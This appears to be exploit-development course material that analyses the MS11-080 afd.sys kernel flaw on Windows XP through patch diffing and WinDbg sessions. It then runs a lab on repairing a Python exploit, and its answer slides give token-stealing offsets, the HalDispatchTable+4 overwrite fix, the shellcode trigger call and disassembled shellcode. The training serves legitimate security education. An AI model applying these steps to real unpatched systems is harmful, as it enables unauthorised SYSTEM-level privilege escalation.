Let's take a look at MS11-080 as it is a Kernel driver vulnerability which results in Kernel-executed code if successfully exploited. The vulnerability was discovered by Bo Zhou from the National University of Defense Technology. Microsoft summarized the vulnerability as, “An elevation of privilege vulnerability exists where the Ancillary Function Driver (afd.sys) improperly validates input passed from user mode to the Windows kernel.” <http://technet.microsoft.com/en-us/security/bulletin/MS11-080> The vulnerability affected Windows XP SP2 & SP3, and Windows Server 2003, both in the 32-bit and 64-bit versions.

## AFD.sys BinDiff Results (1)

- One of the functions changed was AfdJoinLeaf(x,x)

Unpatched

Patched

<pre> 00016C7F @AfdJoinLeaf@8 00016D4A mov     eax, ds: ebp+P 00016D6D lea     eax, [ebp+P] 00016D70 mov     eax, [ebp+P] 00016D73 mov     eax, [ebp+P] 00016D76 mov     edi, ds: ebp+P 00016D79 mov     ds: ebx+4, 0 00016D80 jbe     loc_16DA7         </pre>	<pre> 00016CA5 @AfdJoinLeaf@8 00016D90 mov     eax, ds: ebp+P 00016D93 mov     eax, [ebp+P] 00016D96 mov     eax, [ebp+P] 00016D99 mov     edi, ds: ebp+P 00016DA2 mov     eax, ds: edi+0x3C 00016DA5 test    eax, eax 00016DA7 jz     loc_16DC2         </pre>
---	---

Only one block within the AfdJoinLeaf() function was changed...

- The unpatched version makes a comparison between ebx+4 and 0

```

kd> dd ebx 18 // ebx+4 is the input buffer size
81bd30e4 00052e0e 00000100 00000108 000120bb ← IOCTL
81bd30f4 00001004 8219a958 81fa02e0 00000000
        
```

See/60 Advanced Exploit Development for Penetration Testers

### AFD.sys BinDiff Results (1)

One of the functions changed in the patch to the afd.sys driver file was AfdJoinLeaf(x,x). On the left is the unpatched version and on the right is the patched version. These are the results as shown by BinDiff. As you can see on the left, there is an instruction towards the bottom of the block that says, "cmp ds: ebx+4, 0." This instruction does not exist in the patched version. When setting a breakpoint with WinDbg at this location and making a call to the correct IOCTL code (0x120bb), we can see that ebx+4 points to the input buffer size, ebx+8 points to the output buffer size, ebx+0c points to the IOCTL code (0x120bb), and ebx+10h points to the input buffer. This was determined from examining the I/O Request Packet (IRP) during this function call.

Matteo Memelli published a good interpretation of the patch diff at: <http://www.offensive-security.com/vulndev/ms11-080-voyage-into-ring-zero/>



## AFD.sys BinDiff Results (2)

- We want set the input buffer size to 0 as we want to skip this next block after the check:

```
00016C7F @AfdJoinLeaf@8
00016D88 mov     eax, ds:[_ixp_MmUserProbeAddress]
00016D8D mov     eax, ds:[eax]
00016D8F cmp     ds:[edi+0x3C], eax
00016D92 jbe     loc_16D9A
```

edi+0x3c points to the output buffer's address.  
kd> d edi+3c 11  
82073044 02101100

- As stated by "mxatone," "This variable (MmUserProbeAddress) marks the separation between user-mode and kernel-mode address spaces. In case of an invalid address, an exception is raised by writing in this variable which is read-only."

mxatone. "Analyzing local privilege escalations in win32k" <http://www.uninformed.org/?v=10&a=2> retrieved June 15th, 2013

Sec760 Advanced Exploit Development for Penetration Testers

### AFD.sys BinDiff Results (2)

Based on the last slide, we need to set the input buffer size to 0, bypassing the check shown on this slide. You can see the MmUserProbeAddress variable being moved into the EAX register. Next, it is compared to the address held at edi+0x3c, which is the output buffer's address. This check makes sure that the output buffer is in user memory and not Kernel memory. As stated by "mxatone," "This variable (MmUserProbeAddress) marks the separation between user-mode and kernel-mode address spaces. In case of an invalid address, an exception is raised by writing in this variable which is read-only."

mxatone. "Analyzing local privilege escalations in win32k" <http://www.uninformed.org/?v=10&a=2> retrieved June 15th, 2013

## AFD.sys BinDiff Results (3)

- We need to somehow trigger an overwrite to occur at our crafted output buffer address in Kernel memory
- The HAL dispatch table is a great place to write a malicious pointer, but how?
- As stated by Matteo Memelli in his posting at <http://www.offensive-security.com/vulndev/ms11-080-voyage-into-ring-zero/>, there is no obvious trigger inside of the AfdJoinLeaf() function
  - The path identified by Matteo was to craft the IRP to get to the AfdRestartJoin() function, which calls AfdConnectApckKernelRoutine()
  - This function attempts to write the status code 0xC0000207 to the output buffer address we control

Sec760 Advanced Exploit Development for Penetration Testers


### AFD.sys BinDiff Results (3)

We now must figure out some path to take in order to get a pointer overwrite to occur, allowing us to overwrite an address of our choosing in Kernel memory since we are able to bypass the user mode write address check. We already covered how we can overwrite an entry in the HAL dispatch table and force a call to be made to our malicious pointer. The issue right now is getting an overwrite to occur to the address we place in the output buffer, and whether or not we can select the value to be written to this location.

As stated by Matteo Memelli in his posting at <http://www.offensive-security.com/vulndev/ms11-080-voyage-into-ring-zero/>, there is no obvious trigger inside of the AfdJoinLeaf() function. A path he identified in the article was to get to the AfdRestartJoin() function by crafting a special IRP to route accordingly, eventually calling the AfdConnectApckKernelRoutine() function which attempts to write a status code of 0xC0000207. The status code "0xC0000207" translates to "STATUS\_INVALID\_ADDRESS\_COMPONENT." There is a great list of Windows status codes at <http://support.microsoft.com/kb/113996>.

## AFD.sys BinDiff Results (4)

- An interesting part of the IRP crafting requirements, in order to get to AfdConnectApcKernelRoutine(), is the following:



### AFD.sys BinDiff Results (4)

One of the many cool parts of this vulnerability is that in order to get to the `AfdConnectApcKernelRoutine()` function call we must pass the check shown on the slide. On the top right block is where we start. A comparison is being made between the value 2 and `esi+2`. `ESI+2` holds the socket state. We need to make it hold the value of 2, which is a socket in the CONNECTING state. In order to make this happen we must open up a TCP connection to a closed port during the attack.



## The Overwrite

- At "afd!AfdConnectApcKernelRoutine+0x2f" the status code of c0000207 is being written to [eax], our output buffer in the HalDispatchTable
- When examining the HalDispatchTable+4 entry, it shows 000207ba instead of c0000207 – This additional byte offset was by design to point into user memory where we would need to have shellcode mapped

```
afd!AfdConnectApcKernelRoutine+0x2f:
b25073a5 8908  mov     dword ptr [eax],ecx
kd> r ecx
ecx=c0000207 ← Status code
kd> r eax
eax=8054593d ← Output Buffer
kd> t
afd!AfdConnectApcKernelRoutine+0x31:
b25073a7 834dfcff or      dword ptr [ebp-4],0FFFFFFFFh
kd> dd 80545938+4 11
8054593c 000207ba ← HalDispatchTable+4
```

### The Overwrite

At "afd!AfdConnectApcKernelRoutine+0x2f" the status code of c0000207 is being written to [eax], our output buffer in the HalDispatchTable. This is the code that actually performs our desired pointer overwrite. When examining the HalDispatchTable+4 entry after the overwrite, it shows 000207ba instead of c0000207. This additional byte offset was by design to point into user memory where we would need to have shellcode mapped. You will look at this more closely in an exercise coming up.

```
afd!AfdConnectApcKernelRoutine+0x2f:
b25073a5 8908  mov     dword ptr [eax],ecx
kd> r ecx
ecx=c0000207 ← Status code to be written
kd> r eax
eax=8054593d ← Address of output buffer, HalDispatchTable in the attack.
kd> t
afd!AfdConnectApcKernelRoutine+0x31:
b25073a7 834dfcff or      dword ptr [ebp-4],0FFFFFFFFh
kd> dd 80545938+4 11
8054593c 000207ba ← HalDispatchTable+4 after successful overwrite.
```



## Module Summary

---

- You will use this information in the next exercise
- This is a real world example of a driver vulnerability in Kernel memory, which results in shellcode execution
- The pointer in the HalDispatchTable+4 would need to point to shellcode to modify the existing processes access token

Sec760 Advanced Exploit Development for Penetration Testers

### Module Summary

In this module we introduced the diff and vulnerability from MS11-080, discovered by Bo Zhou. You will use this information in the next exercise to try and get the exploit working. This vulnerability is an example of a Windows driver vulnerability in Kernel memory that allows for full system control. You will need to ensure that the pointer at the HalDispatchTable+4 is pointing to user memory where shellcode to escalate privileges by modifying the access token resides.

## Course Roadmap

- Reversing with IDA & Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Windows Heap Overflows
- Capture the Flag

- The Windows Kernel
- Kernel Exploit Mitigations
- Debugging the Windows Kernel and WinDbg
  - Exercise: Windows Kernel Debugging
  - Exercise: Diffing the MS13-018 Patch
  - Kernel Debugging and Exploiting MS13-018
- Windows Kernel Attacks
- Exploiting MS11-080
  - Exercise: Exploiting MS11-080
- Extended Hours

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Exploiting MS11-080

In this exercise you will work to get a working version of the exploit script for the MS11-080 driver flaw.

## Exercise: MS11-080

- **Target: Windows XP SP3**
  - You are provided with the exploit code, but you must repair it as it is missing information
  - This exercise is intentionally sparse in certain parts
  - Windows 7/8 is not vulnerable as the driver is not used on that OS
- **Goals:**
  - Put in the information required for the shellcode to successfully steal the access token of the System process
  - Fix the exploit to get shellcode execution, resulting in the execution of a "System" shell

This exercise will take time. It could easily take you days to get through. Your goal is to understand the diff, how we get from the afd.sys IOCTL to code execution, and token stealing.

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: MS11-080

In this exercise you must use the information just covered in the last module. You will need to go through the diff on your own and try to understand the vulnerability. Then, you will need to work on understanding how to get from identifying the vulnerability to taking the right path to trigger it and onward towards the pointer overwrite. You will use Windows XP SP3 during this attack as Windows Vista, 7, and 8 do not use the afd.sys driver, or else they would also be vulnerable. The exercise is intentionally left sparse at some points as you should be able to work through the challenges by this point. The best way to learn is to have to solve the problems yourself. Of course, feel free to ask your instructor for assistance.

You have been provided with working exploit code written by Matteo Memelli, however, the author of this course has intentionally broken it for you to repair. Your goal will be to use your knowledge to fix the broken script and get shellcode execution. This includes the requirement to correct the token stealing shellcode. In reality, this exercise could take days of work to get it working. The majority of the work has been done for you in the script. Use this time to understand the specific flaw and exploit technique.

## Exercise: Diff

- Use your tool of choice to diff the afd.sys driver file provided in your 760.4 folder
- Go back to the previous module for assistance
- This is where you should be experimenting with IDA, your diffing tool, and all of the information we've covered so far to improve your chops
  - Start by loading the two files into IDA and disassembling
  - Diff the two and look for the AfdJoinLeaf() function
  - Read through the previous module and locate the desired path
  - Work towards Kernel debugging your XP SP3 VM

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Diff

At this point in the book and the overall course, you should be prepared to work a little harder at reading through the diff results, identifying the vulnerability, and working towards Kernel debugging. The patched and unpatched afd.sys driver file for XP SP3 is in your 760.4 folder. Use the previous module for help in your diff when needed. As stated on the slide:

- Start by loading the two files into IDA and disassembling
- Diff the two and look for the AfdJoinLeaf() function
- Read through the previous module and locate the desired path
- Work towards Kernel debugging your XP SP3 VM

We will not be walking through the diff again as part of this exercise as it was already covered.



## Exercise: Setting Up Kernel Debugging on XP SP3

- If you haven't already done so, you will need to configure your XP SP3 VM for Kernel debugging
  - You will need to add the following to your c:\boot.ini file:
    - multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Windows XP SP3, Enterprise DEBUG" /noexecute=optout /fastdetect /debug /debugport=com1 /baudrate=115200
    - Make sure that you select the right COM port
    - In VMware, with the VM powered down, add a new serial port and make the appropriate configuration settings
    - Boot it back up and check that you can connect with WinDbg as we did previously

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Setting Up Kernel Debugging on XP SP3

If you haven't already configured your Windows XP SP3 VM to allow Kernel debugging, you will need to do so at this time. First, go to your c:\boot.ini file and add the following line:

```
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Windows XP SP3, Enterprise DEBUG" /noexecute=optout /fastdetect /debug /debugport=com1 /baudrate=115200
```

Make sure you select the right COM port. Also, if you cannot view the boot.ini file in your C root directory, make sure that you have enabled the viewing of hidden files and OS protected files in the folder's settings. Once you have completed this, power down the VM and make the appropriate VMware settings. This was covered previously where you created a new serial port. After you have completed the necessary steps, boot the VM up and ensure that you can connect with WinDbg.

## Exercise: The Exploit Code (1)

- The exploit code is in your 760.4 folder
  - There are two versions, "MS11-080.py" and "MS11-080-FINISHED.py"
  - Use the MS11-080.py version as the other one is the completed script with this author's comments
  - The exploit code is much longer than what you may be used to working with
  - There are multiple requirements and we will cover each overall section of the script
  - The script was written in Python using the ctypes module

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: The Exploit Code (1)

The exploit code is in your 760.4 folder. There are two versions, one is titled "MS11-080.py" and the other is titled "MS11-080-FINISHED.py." Use the MS11-080.py version as it is the correct one for this exercise. The other version is the completed script with comments by Stephen Sims to help answer any questions you may have. The exploit code in this script is quite long, and may be longer than what you are normally accustomed to working with around exploitation. The reasoning is that there are several requirements, such as defining various structures, setting up a socket, making an IOCTL request, triggering the vulnerability, shellcode requirements, cleanup, and calling the right function for shellcode execution. We will cover each of the main sections of the script.

## Exercise: The Exploit Code (2)

- The top of the script is simply the import statements for ctypes and such, followed by usage statements
- After that you get to the findSysBase() function:

```
def findSysBase(drvname=None):  
    ARRAY_SIZE          = 1024  
    myarray              = c_ulong * ARRAY_SIZE  
    lpImageBase          = myarray()  
    cb                   = c_int(1024)  
    (Truncated for space)
```

- This function is used to get the Kernel's base address, as well as any driver and DLL files passed to it...
- See the code at this URL for more info on the technique:  
<http://waitfordebug.wordpress.com/2012/01/16/dumping-drivers-on-windows/>

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: The Exploit Code (2)

The top of the exploit script starts with the normal import statements for the various modules needed, such as ctypes. Just after that is the usage requirements. Following that is the findSysBase() function which is used to get the Kernel's base address by loading it, as well as the base address for any driver file or DLL passed to it, such as hal.dll. Below is a snippet of the code:

```
def findSysBase(drvname=None):  
    ARRAY_SIZE          = 1024  
    myarray              = c_ulong * ARRAY_SIZE  
    lpImageBase          = myarray()  
    cb                   = c_int(1024)  
    (Truncated for space)
```

See the code at this URL for more info on the technique:

<http://waitfordebug.wordpress.com/2012/01/16/dumping-drivers-on-windows/>

## Exercise: The Exploit Code (3)

- The next block of code defines some of the C data types:

```
WSAGetLastError = windll.Ws2_32.WSAGetLastError
WSAGetLastError.argtypes = ()
WSAGetLastError.restype = c_int
SOCKET          = c_int
WSASocket       = windll.Ws2_32.WSASocketA
WSASocket.argtypes = (c_int, c_int, c_int,
                      c_void_p, c_uint, DWORD)

(Truncated for space)
```

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: The Exploit Code (3)

This section of the code simply defines some of the C data types required to work with the various Windows APIs.

```
WSAGetLastError = windll.Ws2_32.WSAGetLastError
WSAGetLastError.argtypes = ()
WSAGetLastError.restype = c_int
SOCKET           = c_int
WSASocket        = windll.Ws2_32.WSASocketA
WSASocket.argtypes = (c_int, c_int, c_int, c_void_p, c_uint, DWORD)
```



## Exercise: The Exploit Code (4)

```
#Create our deviceiocontrol socket handle
client = WSASocket(socket.AF_INET,
socket.SOCK_STREAM, socket.IPPROTO_TCP, ...)
• The above truncated snippet sets up our socket and the
  structure just above that...
• Just after this section is the data type definition and
  memory allocation in user space
baseadd      = c_int(0x1001)
MEMRES       = (0x1000 | 0x2000)
...
kernel32.WriteProcessMemory(-1, 0x1000,
irpstuff, 0x100, byref(written))
```

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: The Exploit Code (4)

On this slide are some code snippets which create the socket required to meet the requirement of having a socket in CONNECTING state, some more data type variable definitions, and the WriteProcessMemory() function call. Not shown on the slide, but in this same region is the location of the memory allocation and VirtualProtect() settings to ensure the page is executable.

## Exercise: The Exploit Code (5)

- The next section of code, titled "KERNEL INFO" is being used to obtain the addresses such as that of the HalDispatchTable, as well as preserving pointers

```
hKernel = kernel32.LoadLibraryExA(kernelver, 0, 1)
HalDispatchTable = kernel32.GetProcAddress(hKernel,
"HalDispatchTable")
HalDispatchTable -= hKernel
HalDispatchTable += krnlbase
```

- After this is the exploitation and cleanup sections that we have already covered, or that you will need to repair as requested on the following slides

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: The Exploit Code (5)

The "KERNEL INFO" section is being used to get the address of the HalDispatchTable, as well as various functions so that we can repair anything we change during post-exploitation. After this section in the script is the exploitation and cleanup sections. You will be working with these sections coming up.

## Exercise: Repairing the Shellcode

- Under "EXPLOITATION" in the script, is the following code:

```
if OS == "XP":
    _KPROCESS = ""    #You need to repair this part...
    _TOKEN    = ""    #You need to repair this part...
    _UPID     = ""    #You need to repair this part...
    _APLINKS  = ""    #You need to repair this part...
```

- The strings are empty and you need to define the variables
- Earlier, we talked about "write-what-where" attacks and how to locate various structures
- Perform this now ...
- The next slides show the answer, but don't cheat!

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Repairing the Shellcode

You must now go into the script under the "EXPLOITATION" section and locate the following code:

```
if OS == "XP":
    _KPROCESS = ""    #You need to repair this part...
    _TOKEN    = ""    #You need to repair this part...
    _UPID     = ""    #You need to repair this part...
    _APLINKS  = ""    #You need to repair this part...
```

The strings are empty and you must find the variables. This will serve as part of the shellcode so the token is properly stolen. Earlier, we talked about "write-what-where" attacks and how to locate various structures. Your job is to locate the offsets necessary to define the requested variables. Do this now without looking on the next slides as they show the answers.

## Exercise: Shellcode Answers (1)

- At FS:[0x124] in the TEB is the pointer to KTHREAD

```
kd> dd fs:[0x124] 11
0030:00000124 80552840 ← KTHREAD PTR
```

- We need to define the first variable, KPROCESS = ""
- Looking at the \_KPROCESS structure, specifically at ReadyListHead, we can see the pointer to EPROCESS/KPROCESS is at +44h inside KTHREAD
- \_KPROCESS = "\x44"

```
kd> dt nt!_KPROCESS ReadyListHead 80552840
+0x040 ReadyListHead :
    _LIST_ENTRY [ 0x8055287c - 0x80552aa0 ]
kd> dd 80552840+44 11
80552884 80552aa0
```

Sec700 Advanced Exploit Development for Penetration Testers

### Exercise: Shellcode Answers (1)

At FS:[0x124] in the TEB is the pointer to KTHREAD. We simply need to dump what is at this location to obtain the pointer.

```
kd> dd fs:[0x124] 11
0030:00000124 80552840 ← KTHREAD PTR
```

Once we get that pointer, we can use WinDbg to look at the \_KPROCESS structure with the "dt" command. Specifically, we want to look at ReadyListHead+4 to see the offset for the pointer to EPROCESS/KPROCESS.

```
kd> dt nt!_KPROCESS ReadyListHead 80552840
+0x040 ReadyListHead :    _LIST_ENTRY [ 0x8055287c - 0x80552aa0 ]
kd> dd 80552840+44 11
80552884 80552aa0
```

We can see that at offset +44 within the \_KPROCESS structure is the pointer to EPROCESS/KPROCESS. We can now define \_KPROCESS to equal "\x44."



## Exercise: Shellcode Answers (2)

- Now we must define `_TOKEN = ""`

```
kd> dt nt!_EPROCESS Token
+0x0c8 Token : _EX_FAST_REF
```

- `TOKEN = "\xc8"`
- Next up is the Unique Process ID, `_UPID = ""`

```
kd> dt _EPROCESS UniqueProcessId
nt!_EPROCESS
+0x084 UniqueProcessId : Ptr32 Void
```

- `UPID = "\x84"`

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Shellcode Answers (2)

Now we need to define `_TOKEN`. Again, we can use the "dt" command to dump the Token location from within `_EPROCESS`:

```
kd> dt nt!_EPROCESS Token
+0x0c8 Token : _EX_FAST_REF      #_TOKEN = "\xc8"
```

Next up is the Unique Process ID, `_UPID`:

```
kd> dt _EPROCESS UniqueProcessId
nt!_EPROCESS
+0x084 UniqueProcessId : Ptr32 Void      #_UPID = "\x84"
```

## Exercise: Shellcode Answers (3)

- Finally, we must define the Active Process Links offset, `_APLINKS = ""`

```
kd> dt _EPROCESS ActiveProcessLinks
nt!_EPROCESS
    +0x088 ActiveProcessLinks : _LIST_ENTRY
```

- We have the pieces we need for our shellcode:
  - `_KPROCESS` = `"\x44"`
  - `_TOKEN` = `"\xc8"`
  - `_UPID` = `"\x84"`
  - `_APLINKS` = `"\x88"`

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Shellcode Answers (3)

Finally, we must define the Active Process Links offset, `_APLINKS`:

```
kd> dt _EPROCESS ActiveProcessLinks
nt!_EPROCESS
    +0x088 ActiveProcessLinks : _LIST_ENTRY    #_APLINKS = "\x88"
```

We have the pieces we need:

```
_KPROCESS      = "\x44"
_TOKEN         = "\xc8"
_UPID          = "\x84"
_APLINKS       = "\x88"
```

## Exercise: Something is Wrong Here ...

- Something is wrong in the following code in your script:

```
## Trigger Pointer Overwrite
print "[*] Triggering AFDJoinLeaf pointer overwrite..."
IOCTL          = 0x000120bb # AFDJoinLeaf
inputbuffer     = 0x1004
inputbuffer_size = 0x108
outputbuffer_size = 0x0
outputbuffer    = HalDispatchTable0x4 # FIX THIS!!!
IoStatusBlock = c_ulong()
```

- Hint: Set a breakpoint on something that calls this entry during a successful exploit ...
- Fix it!

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Something is Wrong Here...

This slide gives you the next task to complete. Something in the following code is causing a problem:

```
## Trigger Pointer Overwrite
print "[*] Triggering AFDJoinLeaf pointer overwrite..."
IOCTL          = 0x000120bb # AFDJoinLeaf
inputbuffer     = 0x1004
inputbuffer_size = 0x108
outputbuffer_size = 0x0
outputbuffer    = HalDispatchTable0x4 # FIX THIS!!!
IoStatusBlock = c_ulong()
```

The line that says "FIX THIS!!!" is where the problem is located. Your hint is to set a breakpoint.

## Exercise: We Get a BSOD

- When we run our script we get a BSOD:

```
Access violation - code c0000005 (!!! second chance !!!)
c00010d5 0000          add     byte ptr [eax],al
```

A problem has been detected and windows has been shut down to prevent damage to your computer.

If this is the first time you've seen this Stop error screen, restart your computer. If this screen appears again, follow these steps:

check to  
identify  
with the  
adapters.

**\*\*\*Answers are on the next slide. Try  
and figure it out yourself first!\*\*\***

Check with your hardware vendor for any BIOS updates. Disable BIOS memory options such as caching or shadowing. If you need to use Safe Mode to remove or disable components, restart your computer, press F8 to select Advanced Startup options, and then select Safe Mode.

Technical information:

\*\*\* STOP: 0x0000008E (0xC0000005,0xC00010F2,0xB18C1C44,0x00000000)

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: We Get a BSOD

When we run the script as is, we get a BSOD, or at least you should... We get the following access violation information:

```
Access violation - code c0000005 (!!! second chance !!!)
c00010d5 0000          add     byte ptr [eax],al    #
EVENT_NBT_NON_OS_INIT
```

Please be sure to try and solve this issue on your own before moving forward, as the answers are on the next slide. If you choose to simply read the answers, you will not take away as much, and you will also likely finish way before the other students in class.

Another good list of status code mappings: <http://deusexmachina.org.uk/ntstatus.html>



## Exercise: BSOD Solution (1)

- Set a breakpoint on the function that calls the DWORD pointer at HalDispatchTable+4
  - The exploit code calls the function where we should set the breakpoint:

```
## Trigger shellcode
inp  = c_ulong()
out  = c_ulong()
inp  = 0x1337
hola = ntdll.NtQueryIntervalProfile(inp, byref(out))
```

- Take a look at NtQueryIntervalProfile() and locate the call to the HalDispatchTable+4

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: BSOD Solution (1)

First, set a breakpoint on the function that calls the DWORD pointer at HalDispatchTable+4. If you look at the exploit code, you will see the “## Trigger shellcode” comment, which follows with a line that says, “hola = ntdll.NtQueryIntervalProfile(inp, byref(out)).” Remember, once we perform the overwrite in the HalDispatchTable+4, we have to call a function that calls that pointer. NtQueryIntervalProfile() does just that and we are using in the exploit. The code snippet is below:

```
## Trigger shellcode
inp  = c_ulong()
out  = c_ulong()
inp  = 0x1337
hola = ntdll.NtQueryIntervalProfile(inp, byref(out))
```

Use WinDbg to locate the address of the call.

## Exercise: BSOD Solution (2)

- Confirm the location of the call to the HalDispatchTable+4 PTR and set the breakpoint

```
kd> u nt!KeQueryIntervalProfile+31 11
nt!KeQueryIntervalProfile+0x31:
8063d493 call dword ptr[HalDispatchTable+0x4 8054593c]
kd> bp nt!KeQueryIntervalProfile+31
```

- Now go and run the script to hit the breakpoint

```
Breakpoint 0 hit
nt!KeQueryIntervalProfile+0x31:nt!HalDispatchTable+0x4
kd> dd HalDispatchTable+4 11
8054593c c0000207
```

← The status code is being written to the HalDispatchTable+4, and this is an invalid location in Kernel memory.

Sec760 Advanced Exploit De

### Exercise: BSOD Solution (2)

On this slide we use WinDbg to confirm the address for the call to HalDispatchTable+0x4 and follow it up with a breakpoint:

```
kd> u nt!KeQueryIntervalProfile+31 11
nt!KeQueryIntervalProfile+0x31:
8063d493 call dword ptr[HalDispatchTable+0x4 8054593c]
kd> bp nt!KeQueryIntervalProfile+31
```

Next we run the script:

```
Breakpoint 0 hit
nt!KeQueryIntervalProfile+0x31:nt!HalDispatchTable+0x4
kd> dd HalDispatchTable+4 11
8054593c c0000207
```

We can see that the NT Status Code is being written to the output buffer address in the HAL. This is an invalid memory address and it is in Kernel memory where we cannot map our shellcode, hence the blue screen.

## Exercise: BSOD Solution (3)

- Add a byte to the HalDispatchTable+4 to push the leading "\xc0" out, leaving 0x000207XX

```
outputbuffer = HalDispatchTable0x4 +1 # FIXED!!
```

```
kd> dd HalDispatchTable+4 11
```

```
8054593c 000207ba We now have a pointer to 000207ba
```

```
kd> u 000207ba
```

```
000207ba xor eax,eax
```

Shellcode!

```
000207bc mov eax,offset hal!HalpSetSystemInformation
```

```
000207c1 mov dword ptr [nt!HalDispatchTable+0x8] ,eax
```

```
000207c6 mov eax,offset hal!HaliQuerySystemInformation
```

```
000207cb mov dword ptr [nt!HalDispatchTable+0x4],eax
```

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: BSOD Solution (3)

To solve the issue of the most significant byte of the status code being in Kernel memory, simply add 1 byte to the output buffer address so that we push the \xc0 out of the DWORD PTR.

```
outputbuffer = HalDispatchTable0x4 +1 # FIXED!!
```

```
kd> dd HalDispatchTable+4 11
```

```
8054593c 000207ba ←Pointer to our shellcode
```

```
kd> u 000207ba ← \xc0 is gone
```

```
000207ba xor eax,eax #SHELLCODE!
```

```
000207bc mov eax,offset hal!HalpSetSystemInformation
```

```
000207c1 mov dword ptr [nt!HalDispatchTable+0x8] ,eax
```

```
000207c6 mov eax,offset hal!HaliQuerySystemInformation
```

```
000207cb mov dword ptr [nt!HalDispatchTable+0x4],eax
```

## Exercise: Continue to Investigate

---

- If you made it to this point, you have completed the main exercise objective of getting the script working
- Continue to investigate to further understand the vulnerability
  - Specifically, look at the IRP and IOCTL code
  - See if you can reverse why it is formatted that way in the exploit and why it gets us through the necessary code path

Sec760 Advanced Exploit Development for Penetration Testers

### **Exercise: Continue to Investigate**

If you made it to this point, you have completed the main exercise objective of getting the script working. Continue to investigate to further understand the vulnerability. Specifically, work on ensuring you understand the IRP we are sending to the appropriate IOCTL code. See if you can reverse why it is formatted that way in the exploit and why it gets us through the necessary code path. There is a lot to look at...



## Exercise: MS11-080 – The Point

---

- Gaining experience with driver vulnerabilities in Kernel memory
- Applying the HalDispatchTable+4 overwrite technique
- Understanding and using the access token stealing technique

Sec760 Advanced Exploit Development for Penetration Testers

### **Exercise: MS11-080 - The Point**

The purpose of this exercise was to apply the HalDispatchTable overwrite technique to a real world Kernel vulnerability, as well as applying the technique to steal an access token for privilege escalation.

## Course Roadmap

- Reversing with IDA & Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Windows Heap Overflows
- Capture the Flag

- The Windows Kernel
- Kernel Exploit Mitigations
- Debugging the Windows Kernel and WinDbg
  - Exercise: Windows Kernel Debugging
  - Exercise: Diffing the MS13-018 Patch
  - Kernel Debugging and Exploiting MS13-018
- Windows Kernel Attacks
- Exploiting MS11-080
  - Exercise: Exploiting MS11-080
- Extended Hours

Sec760 Advanced Exploit Development for Penetration Testers

This slide intentionally left blank.

## 760.4 Extended Hours

---

- Please choose from the following:
  - Option 1: Examining MS14-006
  - Option 2: Duqu Overview
  - Option 3: Link to MS14-040
- You may also continue working on the exercises from the course day

Sec760 Advanced Exploit Development for Penetration Testers

### **760.4 Extended Hours**

In this extended session, you have the option of further examining MS14-006 to see it through exploitation (DoS). You also have the option of looking at Duqu, as well as starting to look at MS14-040.

Option 1

## Exercise: Examining MS14-006 (1)

- Target: Validating MS14-006
  - At the end of 760.3 you may have performed the optional diffing exercise against MS14-006
  - If not, and you want to work on this exercise, please first review the notes at the end of 760.3 before continuing
- Goals:
  - If you are ready to continue, your goal is to now use Kernel debugging, Scapy, and Wireshark to confirm the bug
  - It is recommended that you use Windows 8.0, 64-bit or 32-bit
  - If you do not have a 64-bit, Windows 8.0 VM, you may use Windows 7, SP0 or SP1, 32-bit or 64-bit \*\*Note that there is no patch though

Don't move ahead unless you want to see the answers. Hints are on the next slide.

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Examining MS14-006 (1)

At the end of 760.3 you may have performed the optional diffing exercise against MS14-006. If not, and you want to work on this exercise, please first review the notes at the end of 760.3 and perform the diff before continuing. The best option for this exercise is to use Windows 8 64-bit or 32-bit. The patch was not released for any OS' other than Windows 8, RT, and Server 2012, so they still contain the bug. You may use Windows 7 64-bit or 32-bit to perform the majority of the exercise.

Your goal is to perform Kernel debugging against the target OS, write a Scapy script to hit the code in question, and use Wireshark along with debugging to confirm the bug. Do not move ahead unless you wish to see the answers. The next slide includes various hints to help you get started.



## Exercise: Examining MS14-006 (2)

- Hints! – **Use these before reading the solution**
  - Set up a Kernel debugging session to your VM
  - Check to see whether or not "Security Update for Microsoft Windows (KB2904659) is installed, and uninstall if so...
  - In IDA, locate the instruction after the call to `ExAllocatePoolWithTag()` from within the `Ipv6pUpdateSitePrefix()` function and set a breakpoint
  - On your Kali VM, write a Scapy script that performs an IPv6 Route Advertisement to trigger the breakpoint
